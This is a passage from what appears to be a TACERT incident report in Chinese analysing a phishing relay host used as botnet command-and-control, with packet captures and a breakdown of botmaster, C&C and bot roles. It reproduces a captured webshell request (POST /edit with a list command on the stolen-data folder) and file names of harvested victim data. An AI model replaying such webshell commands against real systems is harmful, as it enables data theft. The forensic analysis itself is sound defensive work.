
11. 比利時 IP:51.X.163.54 會透過 Post 傳送 list 指令，請 22 主機回傳 res 資料夾的資料內容。下圖為 22 主機回傳受害者 IP:185.X.221.96 的紀錄.bas 檔與 log.dat 檔的連線行為。


RSA Security Analytics Reconstruction for session ID: 293610 (Source 51.X.163.54 : 49406, Target 140.X.221.96 : 8080)	
Time 3/26/2020 1:00:48 to 3/26/2020 1:00:49 Packet Size 1,130 bytes Payload Size 530 bytes	
Protocol 2048/6580 Flags Keep Assembled AppMeta NetworkMeta Packet Count 10	
R E Q U E S T	POST /edit HTTP/1.0 Host: up.d.X.X.X.com Content-Type: application/x-www-form-urlencoded Content-Length: 20 s=0a8mieF&o=ls&p=res
	HTTP/1.1 200 OK Date: Wed, 25 Mar 2020 16:53:11 GMT Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 175 Connection: close Content-Type: text/html; charset=UTF-8
	185.X.221.96_168245372_20200325165306.bas315052020-03-25 16:53:06 185.X.221.96_348544751_20200325165306.bas315052020-03-25 16:53:06 log.dat622020-03-25 16:53:06

12. 從所側錄的封包發現有兩個美國 IP: 104.X.28.74 與 104.X.28.34 曾經請求 22 主機回傳 res.zip 檔，由封包可以看到該 res.zip 內有 bas 檔與 log.dat。res.zip 存有受害主機回傳的資訊 bas 檔，而兩個美國 IP 想取得此檔案之行為疑似為駭客行為。




下圖封包內容中所出現「res\196.X.203.36」為前面所述曾經執行過 VB Script 的 15 個國外 IP 之一，因此可以推斷 res.zip 內含有受害主機的資訊。





三、網路連線行為示意圖



在網路連線行為示意圖中，可以清楚地看到三種 Botnet 角色。

1. Botmaster

比利時 IP:51.X.163.54 主機在本次事件中疑似扮演 Botmaster 角色，由封包可得知該主機持續不斷對中繼站(22 主機)傳送參數來執行一些指令，例如:更新

資料夾內的 VB Script、查詢 res\log.dat、取得 res 資料夾內容...等等。另外，美國 IP:104.X.28.34 與 IP:104.X.28.74 取得 res.zip 之網路行為疑似為駭客行為。

2. C&C Server

22 主機為本次事件中擔任中繼站的角色，負責收集受害主機群回傳的主機資訊與提供 VB Script 給受害主機去執行。

3. Bot

受害主機群，在封包側錄期間發現有多個國內外 IP 執行過 VB Script，表示這些主機將會回傳主機資訊與執行中的程序資訊給中繼站。

四、總結與建議

1. 本事件的 22 主機是一台釣魚郵件的中繼站，當受害主機一經點選惡意網址後會連至 22 主機讀取 edit.php，而 22 主機會回傳惡意的 VB Script 給受害主機。之後受害主機會執行 VB Script 腳本、回傳主機軟硬體資訊與執行中的程式內容等，詳細檢測資訊請參考 TACERT 2020 年 4 月個案「釣魚郵件之中繼站攻擊事件分析報告」。
2. 檢視本事件所用的 VB Script 腳本發現為 2019 年年底特定 APT 組織用來攻擊加密貨幣交易所的惡意程式。
3. 從網路封包分析，發現疑似駭客 IP 的比利時 IP:51.X.163.54 會透過 edit.php (Webshell 檔案)下達指令，來存取 22 主機內 Temp\3 資料夾內檔案。
4. 比利時 IP:51.X.163.54 在封包側錄期間曾經多次存取 VB Script 並且更新它，也一直列出 res 資料夾內容，來查看是否有最新的 log.dat 檔。若有，則取得 log.dat 檔。此存取 res 資料夾的動作主要在取得受害主機的資訊。